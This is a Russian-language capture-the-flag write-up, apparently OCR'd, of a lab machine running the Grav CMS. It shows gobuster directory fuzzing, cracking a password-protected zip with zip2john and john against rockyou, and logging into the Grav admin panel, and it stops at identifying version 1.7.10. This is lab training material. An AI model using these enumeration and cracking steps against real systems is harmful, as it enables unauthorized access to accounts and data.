

Название:	**Любитель брутфорса**
Категория:	Pentest Machine
Уровень:	Средний
Очки:	1000
Описание:	Запаситесь джонами и фаззерами :D
Теги:	Grav, SSTI, PGP
Автор:	Trager

Разведка

У нас есть доступ к веб-интерфейсу на 59898 порту:



В `/typography` мы можем вычитать следующую подсказку: на сайте есть зашифрованный архив, который содержит какие-то данные. Они могут нам помочь в дальнейшем продвижении:



Фаззим `zip`-файлы на хосте:

```
┌──(tragernout㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:59898/ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x z
ip
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:59898/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              zip
[+] Timeout:                 10s
===============================================================
2023/04/15 11:32:21 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 302] [--> http://172.17.0.2:59898/images/]
/home                 (Status: 200) [Size: 13820]
/login                (Status: 200) [Size: 13751]
/user                 (Status: 301) [Size: 300] [--> http://172.17.0.2:59898/user/]
/admin                (Status: 200) [Size: 11225]
/assets               (Status: 301) [Size: 302] [--> http://172.17.0.2:59898/assets/]
/bin                  (Status: 301) [Size: 299] [--> http://172.17.0.2:59898/bin/]
/system               (Status: 301) [Size: 302] [--> http://172.17.0.2:59898/system/]
/cache                (Status: 301) [Size: 301] [--> http://172.17.0.2:59898/cache/]
/vendor               (Status: 301) [Size: 302] [--> http://172.17.0.2:59898/vendor/]
/fileadmin.zip        (Status: 200) [Size: 220]
/backup               (Status: 301) [Size: 302] [--> http://172.17.0.2:59898/backup/]
```

Обнаружили `fileadmin.zip` - скачиваем его:

```
┌──(tragernout㉿kali)-[~/Downloads]
└─$ wget http://172.17.0.2:59898/fileadmin.zip
--2023-04-15 11:36:50--  http://172.17.0.2:59898/fileadmin.zip
Connecting to 172.17.0.2:59898... connected.
HTTP request sent, awaiting response... 200 OK
Length: 220 [application/zip]
Saving to: 'fileadmin.zip'

fileadmin.zip                   100%[═══════════════════════════════════════════════════════════════════>]     220  --.-KB/s    in 0s

2023-04-15 11:36:50 (43.9 MB/s) - 'fileadmin.zip' saved [220/220]


┌──(tragernout㉿kali)-[~/Downloads]
└─$ unzip fileadmin.zip
Archive:  fileadmin.zip
[fileadmin.zip] creds.txt password:
   skipping: creds.txt               incorrect password
```


Просто так разархивировать его нельзя, поэтому делаем хеш архива через `zip2john`:

```
┌──(tragernout㉿kali)-[~/Downloads]
└─$ zip2john fileadmin.zip > hash
Created directory: /home/tragernout/.john
ver 1.0 efh 5455 efh 7875 fileadmin.zip/creds.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc=DA5A8184 ts=5E38 cs=5e
38 type=0
```


Начинаем брутфорсить с помощью `john`:


```
┌──(tragernout㉿kali)-[~/Downloads]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
232323           (fileadmin.zip/creds.txt)
1g 0:00:00:00 DONE (2023-04-15 11:42) 12.50g/s 153600p/s 153600c/s 153600C/s 123456..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Получаем пароль и разархивируем архив:




На руках у нас имя пользователя и пароль, поэтому отправляемся на `/admin` и пробуем войти в админку:



172.17.0.2:59898/admin
GRAV
gravman
Forgot
Login


172.17.0.2:59898/admin
GRAV
Dashboard
Clear Cache
Check for Updates
Gravman
Gravman
You have been successfully logged in
Dashboard
Configuration
Accounts 1
Pages 2
Plugins 7 8
Themes 1 1
Tools
Logout
Maintenance
10% updated
Updates Available
∞ days
Last Backup
Backup Now
Update
Page View Statistics
4
2
0
Sat Apr 15
5 Today
5 Week
5 Month
Notifications
NOTE Please VOTE NOW for Grav in the 2022 CMS Critic …
INFO Grav 1.7.38 released to start the new year
INFO Grav 1.7.13 released, please update!
INFO Grav Premium available. Turbo-charge your Grav site…
INFO Thanks to our amazing community, Grav was voted B…
INFO Grav community chat has moved from Slack to Dis…
NOTE Support Grav for the price of a a month!
INFO Join the Grav mailing list to stay in the loop!
NOTE Please follow us on Twitter
INFO Don't forget to star Grav on GitHub!
News Feed

В панели администратора мы видим версию `Grav'a` - `1.7.10`:

